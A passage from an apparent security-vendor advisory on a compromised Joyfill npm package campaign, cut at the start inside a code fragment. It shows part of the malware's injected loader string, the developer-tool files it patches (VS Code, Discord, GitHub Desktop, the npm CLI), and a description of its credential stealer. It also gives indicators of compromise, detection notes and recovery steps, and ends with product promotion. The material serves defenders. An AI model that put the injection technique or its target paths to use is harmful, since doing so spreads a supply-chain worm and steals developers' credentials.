"global['_V']=" + campaignId + "';global['r']=require;global['m']=module;" +
"<shuffled loader + _t_0 bootstrap>" + "...-eval'";

// injection targets (Windows / macOS / Linux variants of each):
// VS Code / Cursor / Antigravity:
//   .../resources/app/node_modules/@vscode/deviceid/dist/index.js
// Discord: modules/discord_desktop_core[-1]/discord_desktop_core/index.js
// GitHub Desktop: resources/app/main.js
// npm CLI: <npm root -g>/npm/lib/cli.js ← resolved via `npm root -g` and execPath
```

Infection of the npm CLI is the supply-chain amplifier: once `npm/lib/cli.js` is patched, *every subsequent npm invocation re-executes the malware*, and any package built or published from that machine can carry the loader onward — closing the worm loop.

It also stages a **Python infostealer** that collects browser data, browser extension wallets and password managers, Git and GitHub CLI credentials, and OS keychains, packs them into an encrypted archive, and uploads them to the C2 (staged under `%USERPROFILE%\npm` or `/tmp/.npm`). The real target is the developer workstation, not the CI runner.

Takeaway for defenders: the only stage-1 network contacts are public blockchain endpoints — indistinguishable from legitimate web3 developer traffic without payload inspection. The first unmistakable indicator is plain-HTTP socket.io traffic to `166.88.134.62:443` (and the `Sec-V` -tagged `/$/boot` request for non-npm campaigns), followed by runtime `npm install` of `axios` / `socket.io-client`, detached `node -e` children, and modifications to `npm/lib/cli.js` and Electron app bundles on workstations. Egress baselining in CI and file-integrity monitoring on developer machines catch what registry scanning cannot.

Runtime Validation with StepSecurity Harden-Runner

We detonated all six 2773 versions in a sandbox under Harden-Runner with egress policy set to audit, covering both install time and import time, with CI environment markers stripped so any CI evasion check would still fire.

What the runs showed:

1. Install produced no scripts and no child processes, which matches an import time trigger rather than a `postinstall` hook.
2. Importing the package loaded the compromised bundle. We held the Node process open so any asynchronous beacon had time to run.
3. We did not observe an outbound C2 callout during detonation. Because this payload resolves its live server from an on-chain transaction, the most likely explanation is that the operator C2 and on-chain configuration were already taken down in the hours after public disclosure, so the loader had nothing to connect to.

To prove the malicious code is present rather than assume it, we installed each 2773 version next to its clean sibling with `--ignore-scripts` and diffed the entry bundles on the runner. The diff surfaced the obfuscated block in the malicious builds only, and we extracted the decoder and the `global.r = require` assignment shown above directly from the installed tarball. The StepSecurity OSS AI scan feed independently reached the same conclusion for `@joyfill/layouts`, reporting roughly 333 lines of obfuscated malicious code across the ES module and CommonJS bundles.

The screenshot shows the StepSecurity dashboard interface. The top navigation bar includes the StepSecurity logo and a search bar. The left sidebar contains various navigation links categorized into Workspace, GitHub Actions, GitHub Checks, and Packages. The main content area displays the analysis results for the package `@joyfill/layouts` version `v0.1.2-2773.beta.0`. The package is marked as 'Critical Risk - 0.0/10' and 'Scanned 25 minutes ago'. The 'AI Verdict' is 'Critical' and 'Rejected', with a detailed explanation of the supply chain attack. The 'Package Summary' provides context about the package's purpose. 'Suspicious Flags' and 'Findings' sections highlight specific security concerns, such as obfuscated code and malicious code injection.

The StepSecurity OSS AI scan rates @joyfill/layouts@0.1.2-2773.beta.0 Critical, score 0 out of 10, with a REJECTED verdict.

Indicators of Compromise

Compromised package versions

- @joyfill/components@4.0.0-rc24-2773-beta.4 , @4.0.0-rc24-2773-beta.5 , @4.0.0-rc24-2773-beta.6
- @joyfill/layouts@0.1.2-2773.beta.0 , @0.1.2-2773.beta.1 , @0.1.2-2773.beta.2

Command and control infrastructure

- 166.88.134.62 (ports 443 and 80)
- 23.27.13.43 (serves /\$/boot)
- 198.105.127.210
- 23.27.202.27

C2 request paths: /\$/boot , /u/e , /u/f , /0x/js , /verify-human/ , /snv

Blockchain and lookup endpoints: api.trongrid.io , fullnode.mainnet.aptoslabs.com , bsc-dataseed.binance.org , bsc-rpc.publicnode.com , ip-api.com

Tron addresses: TMfKQEd7TJJJa5xNZJZ2Lep838vrzrs7mAP , TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG , TA48dct6rFW8BXsiLatjFaVfoSuryMjD3v

File hashes (SHA-256)

- Final Socket.IO RAT: 26351aed0397158d3a3b8cc8fd3047d4c015d264c9895f10f20f1521b974ed18
- Python credential stealer: 36ff00b45e67baa7e3674b0c80f48e88737264c61e5c6b3b091200972de8157c

Host behaviors

- The 9-0135-3 campaign marker and a Sec-V: A9-0135-3 request header
- Self reloading blocks tagged C250617A, C250618A, C250619A, C250620A, C260511A, C260512A, and RS260605 inside developer tool files
- Credential staging under %USERPROFILE%\npm or /tmp/.npm and an encrypted archive

Am I Affected?

CI/CD pipelines. Check your [Harden-Runner organization baseline](#) for any outbound calls to the C2 hosts or the blockchain lookup endpoints listed above. Anomalous network calls to 166.88.134.62 , 23.27.13.43 , api.trongrid.io , or bsc-dataseed.binance.org from a node process during install or test are a strong signal.

Developer machines. Dev Machine Guard can detect the compromised npm packages installed on developer laptops and the suspicious files this campaign drops. The credential stealer targets workstations directly, so this is

the highest priority surface.

Code repositories. Grep your lockfiles for any 2773 prerelease of either package.

```
grep -rEn 'joyfill.*2773' package-lock.json yarn.lock pnpm-lock.yaml
```

Recovery Steps

1. Remove the compromised versions and pin to a release published before July 28, 2026.

```
npm install @joyfill/components@4.0.0-rc24 @joyfill/layouts@0.1.1
```

2. Delete `node_modules` and reinstall from a clean lockfile so the injected bundle is gone.
3. On any developer machine that imported the package, inspect the developer tool files listed above for the injected marker tags and reinstall the affected applications if found.
4. Rotate credentials that were present on affected machines, including browser stored secrets, Git and GitHub tokens, npm tokens, and any wallet keys.
5. Review outbound network logs for connections to the C2 hosts and blockchain lookup endpoints.

How StepSecurity Protects Against This

Harden-Runner records every process, file, and network event in your CI/CD jobs. In audit mode it flags outbound calls that are not in your baseline, which is exactly how a blockchain lookup or a C2 callout stands out. In block mode it denies any destination that is not on your allowlist, so a newly resolved C2 address is blocked by default.

npm Package Cooldown and Compromised Package checks stop a newly published or known malicious version from entering your repositories through a pull request.

Dev Machine Guard discovers the npm packages installed on developer machines and detects the suspicious files this campaign drops, which covers the workstation surface the stealer is built to attack.

Check if these packages are in your environment

StepSecurity checks your repositories, CI/CD pipelines, and developer machines for compromised packages like the ones in this Joyfill campaign.

[Start FreeRequest a Demo](#)

Source: <https://www.stepsecurity.io/blog/joyfill-npm-supply-chain-compromise>